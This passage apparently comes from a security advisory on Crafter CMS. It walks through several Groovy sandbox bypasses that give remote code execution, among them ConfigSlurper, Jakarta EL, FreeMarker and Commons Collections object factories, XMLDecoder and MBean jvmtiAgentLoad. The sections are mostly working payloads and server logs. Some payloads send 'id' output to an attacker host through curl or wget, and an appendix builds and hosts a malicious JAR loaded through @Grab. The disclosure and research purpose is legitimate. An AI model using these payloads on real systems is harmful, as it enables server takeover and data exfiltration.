text{id='8d579f44899f7a6affee92a64dc507ee', rootFolderPath='file:/opt/crafter/data/repos/sites/test/sandbox/'}, fallback=false, staticAssetsPath='/static-assets', template
sPath='/templates', restScriptsPath='/scripts/rest', controllerScriptsPath='/scripts/controllers'}'
tomcat-1    | [INFO] 2025-08-15T16:31:50,179 [pool-37-thread-1] [test] [context.SiteContext] | ------------------------------------------------
tomcat-1    | [INFO] 2025-08-15T16:31:50,179 [pool-37-thread-1] [test] [context.SiteContext] | Starting GraphQL schema build for site 'test'
tomcat-1    | [INFO] 2025-08-15T16:31:50,361 [pool-37-thread-1] [test] [graphql.GraphQLFactory] | No custom GraphQL schema found for site 'test'
tomcat-1    | [INFO] 2025-08-15T16:31:50,361 [pool-37-thread-1] [test] [graphql.GraphQLFactory] | Updating GraphQL schema with custom fields, fetchers & resolvers
tomcat-1    | [INFO] 2025-08-15T16:31:50,386 [pool-37-thread-1] [test] [context.SiteContext] | GraphQL schema build completed for site 'test' in 0 secs
tomcat-1    | [INFO] 2025-08-15T16:31:50,388 [pool-37-thread-1] [test] [context.SiteContext] | ------------------------------------------------
tomcat-1    | [INFO] 2025-08-15T16:31:50,389 [pool-37-thread-1] [test] [context.SiteContext] | </Initializing site context: test>
tomcat-1    | [INFO] 2025-08-15T16:31:50,389 [pool-37-thread-1] [test] [context.SiteContext] | ------------------------------------------------
tomcat-1    | BeanShell RCE: uid=1000(crafter) gid=1000(crafter) groups=1000(crafter)
tomcat-1    |
```

8. Groovy “ConfigSlurper”:

By leveraging access to the “groovy.util.ConfigSlurper” class, an attacker may create a new Slurper that will try to parse a given string as a Groovy Script.

In order to perform the exploit we will insert the following payload into a Groovy Script used by the current Crafter CMS web project:

```
new ConfigSlurper().parse("println 'ConfigSlurper: ' + 'id'.execute().text")
```

Browser View:

Once the changes are saved we can observe the result of the RCE in the output of the CrafterCMS server logs (in this case the running docker logs):

```
tomcat-1    | [INFO] 2025-08-25T09:23:30,056 [pool-30-thread-1] [] [context.SiteContextManager] | Site context created: 'SiteContext{siteName='test', context=FileSystemCon
text{id='10ec8c7ab96bf6a0ffdd9eb389ab3a6a', rootFolderPath='file:/opt/crafter/data/repos/sites/test/sandbox/'}, fallback=false, staticAssetsPath='/static-assets', template
sPath='/templates', restScriptsPath='/scripts/rest', controllerScriptsPath='/scripts/controllers'}'
tomcat-1    | [INFO] 2025-08-25T09:23:30,056 [pool-70-thread-1] [test] [context.SiteContext] | ------------------------------------------------
tomcat-1    | [INFO] 2025-08-25T09:23:30,056 [pool-70-thread-1] [test] [context.SiteContext] | <Initializing site context: test>
tomcat-1    | [INFO] 2025-08-25T09:23:30,057 [pool-70-thread-1] [test] [context.SiteContext] | ------------------------------------------------
tomcat-1    | [INFO] 2025-08-25T09:23:30,057 [pool-70-thread-1] [test] [context.SiteContext] | Starting GraphQL schema build for site 'test'
tomcat-1    | [INFO] 2025-08-25T09:23:30,185 [pool-70-thread-1] [test] [graphql.GraphQLFactory] | No custom GraphQL schema found for site 'test'
tomcat-1    | [INFO] 2025-08-25T09:23:30,185 [pool-70-thread-1] [test] [graphql.GraphQLFactory] | Updating GraphQL schema with custom fields, fetchers & resolvers
tomcat-1    | [INFO] 2025-08-25T09:23:30,198 [pool-70-thread-1] [test] [context.SiteContext] | GraphQL schema build completed for site 'test' in 0 secs
tomcat-1    | [INFO] 2025-08-25T09:23:30,199 [pool-70-thread-1] [test] [context.SiteContext] | ------------------------------------------------
tomcat-1    | [INFO] 2025-08-25T09:23:30,199 [pool-70-thread-1] [test] [context.SiteContext] | </Initializing site context: test>
tomcat-1    | [INFO] 2025-08-25T09:23:30,199 [pool-70-thread-1] [test] [context.SiteContext] | ------------------------------------------------
tomcat-1    | ConfigSlurper: uid=1000(crafter) gid=1000(crafter) groups=1000(crafter)
tomcat-1    |
tomcat-1    | [INFO] 2025-08-25T09:23:30,827 [pool-30-thread-1] [] [context.SiteContextManager] | ================================================
tomcat-1    | [INFO] 2025-08-25T09:23:30,829 [pool-30-thread-1] [] [context.SiteContextManager] | </Rebuilding site context: 'test'>
tomcat-1    | [INFO] 2025-08-25T09:23:30,829 [pool-30-thread-1] [] [context.SiteContextManager] | ================================================
search-1    | [2025-08-25T09:23:40,448][INFO ][o.o.j.s.JobSweeper       ] [d8009ac872b7] Running full sweep
```


9. Commons Exec:

Although access is restricted by the sandbox to the dangerous function "org.apache.commons.exec.DefaultExecutor.execute(org.apache.commons.exec.CommandLine)[4]", the "launch(org.apache.commons.exec.CommandLine,java.util.Map,java.io.File)[5]" function is not restricted.


In order to perform the exploit we will insert the following payload into a Groovy Script used by the current Crafter CMS web project:

```
import org.apache.commons.exec.CommandLine;
import org.apache.commons.exec.DefaultExecutor;

x = new CommandLine("id")
y = new DefaultExecutor()

println "CommandLine + launch: " + new String(y.launch(x, null,
null).getInputStream().readAllBytes())
```

Browser View:



Once the changes are saved we can observe the result of the RCE in the output of the CrafterCMS server logs (in this case the running docker logs):



4 https://commons.apache.org/proper/commons-exec/apidocs/org/apache/commons/exec/DefaultExecutor.html#execute(org.apache.commons.exec.CommandLine)

5 https://commons.apache.org/proper/commons-exec/apidocs/org/apache/commons/exec/DefaultExecutor.html#launch(org.apache.commons.exec.CommandLine,java.util.Map,java.io.File)


10. Jakarta EL:

By leveraging access to the Jakarta EL scripting component, an attacker may create a new “ELProcessor” that will try to parse a given string as an EL Script.


In order to perform the exploit we will insert the following payload into a Groovy Script used by the current Crafter CMS web project:

```
def el = new jakarta.el.ELProcessor()

def proc = el.eval('Runtime.getRuntime().exec("id")')
def output = proc.getInputStream().getText()
println "EL RCE: " + output
```

Browser View:



Once the changes are saved we can observe the result of the RCE in the output of the CrafterCMS server logs (in this case the running docker logs):



11. Object Factories:


a. FreeMarker “DefaultObjectWrapper”:

By leveraging access to the FreeMarker “DefaultObjectWrapper” class, an attacker may create arbitrary Java objects that would otherwise have their constructors restricted by the Groovy sandbox.

In order to perform the exploit the following payload was used:

```
x = new freemarker.template.DefaultObjectWrapper().newInstance(ProcessBuilder.class, null).command(["id"]).start()
println "FreeMarker DefaultObjectWrapper: " + new String(x.getInputStream().readAllBytes())
```

Browser View:



Result:


b. Apache Common Collections:

By leveraging access to the Apache Common Collections “FactoryUtils” class, an attacker may create arbitrary Java objects that would otherwise have their constructors restricted by the Groovy sandbox.


In order to perform the exploit the following payload was used:

```
x = org.apache.commons.collections.FactoryUtils.instantiateFactory(ProcessBuilder.class,
new Class[]{String[].class}, new Object[]{new String[]{"id"}})

println "Common Collections instantiateFactory: " + new
String(x.create().start().getInputStream().readAllBytes())
```

Browser View:



Result:



12. Tomcat Instance Manager + Method Closure:


Unlike the Java Object Factories mentioned above, the Tomcat "SimpleInstanceManager" class can only be used to instantiate objects that have a constructor that does not take any arguments, thus limiting the selection of Java classes that can be used for RCE.

In this case we have chosen to create an object of class "javax.script.ScriptEngineManager", but as the "getEngineByName" and "eval" functions are restricted we will require another class that can allow us to call these otherwise restricted functions. In this example we have chosen the "org.codehaus.groovy.runtime.MethodClosure" class.

In order to perform the exploit we will insert the following payload into a Groovy Script used by the current Crafter CMS web project:

```
x = new
org.apache.tomcat.SimpleInstanceManager().newInstance('javax.script.ScriptEngineMan
ager')

y = new org.codehaus.groovy.runtime.MethodClosure(x,
"getEngineByName").doCall(["groovy"])
new org.codehaus.groovy.runtime.MethodClosure(y, "eval").doCall(["println 'Insance
Manager + Clojure: ' + 'id'.execute().text"])
```

Browser View:



Once the changes are saved we can observe the result of the RCE in the output of the CrafterCMS server logs (in this case the running docker logs):

13. Beans XMLDecoder:


By leveraging the “java.beans.XMLDecoder” class an attacker is able to construct arbitrary Java objects and call arbitrary Java functions via XML strings bypassing the Groovy Sandbox.

In order to perform the exploit we will insert the following payload into a Groovy Script used by the current Crafter CMS web project:

```
import java.beans.XMLDecoder

xml = '''<?xml version="1.0" encoding="UTF-8"?>
<java version="1.7.0_21" class="java.beans.XMLDecoder">
 <object class="java.lang.ProcessBuilder">
      <array class="java.lang.String" length="3">
        <void index="0">
          <string>bash</string>
        </void>
        <void index="1">
          <string>-c</string>
        </void>
        <void index="2">
          <string>curl 172.17.0.1:8000/?xmlbeans=$(id | base64 -w0)</string>
        </void>
      </array>
      <void method="start" />
 </object>
</java>'''

x = new XMLDecoder(org.apache.commons.io.IOUtils.toInputStream(xml, "UTF-8"));
result = x.readObject();
x.close();
```

Note: We took the XML Payload from https://github.com/pwntester/XMLDecoder/blob/master/bean-rce.xml.

Browser View:



With the script saved, once we refresh any page that loads the script we can observe that the malicious "curl" command is executed exfiltrating the result of the "id" Linux command:

```
guest@tester:~/Desktop/CrafterCMS$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
172.20.0.4 - - [25/Aug/2025 17:44:44] "GET /?xmlbeans=dWlkPTEwMDAoY3JhZnRlcikgZ2lkPTEwMDAoY3JhZnRlcikgZ3JvdXBzPTEwMDAoY3JhZnRlcikK HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
guest@tester:~/Desktop/CrafterCMS$ base64 -d <<< dWlkPTEwMDAoY3JhZnRlcikgZ2lkPTEwMDAoY3JhZnRlcikgZ3JvdXBzPTEwMDAoY3JhZnRlcikK
uid=1000(crafter) gid=1000(crafter) groups=1000(crafter)
guest@tester:~/Desktop/CrafterCMS$
```

14. MBeans:

By leveraging powerful default Java MBeans (e.g. "com.sun.management:type=DiagnosticCommand") an attacker is able to call operations such as "jvmtiAgentLoad" that will parse and execute arbitrary JAR files and/or C Shared Libraries (".so" or ".dll") and by extension execute arbitrary system commands on the target.

The first step to performing the MBean exploit is to create a valid JVMTI Agent JAR or SO file. In this example we have generated the file "mal.jar" using the following Linux commands on the attacker's machine:

```
git clone https://github.com/mbadanoiu/jvmtiAgentLoad-Exploit
cd jvmtiAgentLoad-Exploit/
bash create_jar.sh linux 'curl 172.17.0.1:8000/?mbean=$(id|base64 -w0)'
```


Attacker View:


```
guest@tester:~/Desktop/jvmtiAgentLoad-Exploit$ bash create_jar.sh linux 'curl 172.17.0.1:8000/?mbean=$(id|base64 -w0)'
warning: [options] bootstrap class path not set in conjunction with -source 8
warning: [options] source value 8 is obsolete and will be removed in a future release
warning: [options] target value 8 is obsolete and will be removed in a future release
warning: [options] To suppress warnings about obsolete options, use -Xlint:-options.
4 warnings
  adding: JavaAgent.class (deflated 31%)
  adding: META-INF/ (stored 0%)
  adding: META-INF/MANIFEST.MF (deflated 2%)
guest@tester:~/Desktop/jvmtiAgentLoad-Exploit$ ls -la mal.jar
-rw-rw-r-- 1 guest guest 989 Aug 28 13:21 mal.jar
guest@tester:~/Desktop/jvmtiAgentLoad-Exploit$
```

As the “jvmtiAgentLoad” function only accepts loading local files, for security reasons, our first step is to upload the newly created JAR on the target system.

This can be achieved using the “Upload” functionality on one of the Crafter CMS folders that accept arbitrary files (e.g. “static-assets”).

Browser View:






With the file uploaded at a known location (in the case of the default Crafter CMS docker image the static asset files are located in the path "/opt/crafter/data/repos/sites/test/sandbox/static-assets/"), we can proceed calling the "jvmtiAgentLoad" operation with the path to the uploaded file.

In order to perform the exploit we will insert the following payload into a Groovy Script used by the current Crafter CMS web project:


```
import java.lang.management.ManagementFactory
import javax.management.ObjectName

def mbeanServer = ManagementFactory.getPlatformMBeanServer()
def objectName  = new ObjectName("com.sun.management:type=DiagnosticCommand")

def agentPath = "/opt/crafter/data/repos/sites/test/sandbox/static-assets/css/mal.jar"

Object[] params = [ [agentPath] as String[] ]
String[] sig    = [ String[].class.name ]

mbeanServer.invoke(objectName, "jvmtiAgentLoad", params, sig)
```

Browser View:



With the script saved, once we refresh any page that loads the script we can observe that the malicious “curl” command is executed exfiltrating the result of the “id” Linux command:

By monitoring the output of the CrafterCMS server logs (in this case the running docker logs) we can also observe the Java warnings that the agent “mal.jar” has indeed been loaded:



Appendix:

Groovy Script calling AST Transformations:

```
@GrabConfig(disableChecksums=true)
@GrabResolver(name='mal', root='http://172.17.0.1:8000/')
@Grab(group='rce', module='mal', version='13')
import Payload;
```

Content of Java file “Mal.java”:

```
public class Mal {
	public Mal() {
		try {
			String payload = "wget 172.17.0.1:8000/?mal=$(id | base64 -w0)";
			String[] cmds = {"/bin/bash", "-c", payload};
			java.lang.Runtime.getRuntime().exec(cmds);
		} catch (Exception e) { }
	}
}
```

Linux commands for creating and hosting the malicious JAR folder:

```
javac Mal.java
mkdir -p META-INF/services/
echo Mal > META-INF/services/org.codehaus.groovy.plugins.Runners
jar cvf mal-13.jar *
mkdir -p rce/mal/13/
mv mal-13.jar rce/mal/13/
```

Groovy Script calling “SpelExpressionParser”:

```
def parser = new org.springframework.expression.spel.standard.SpelExpressionParser()

def expr = parser.parseExpression('''
   new java.io.BufferedReader(
      new java.io.InputStreamReader(
         T(java.lang.Runtime).getRuntime().exec("id").getInputStream()
      )
   ).readLine()
''')
output = expr.getValue()
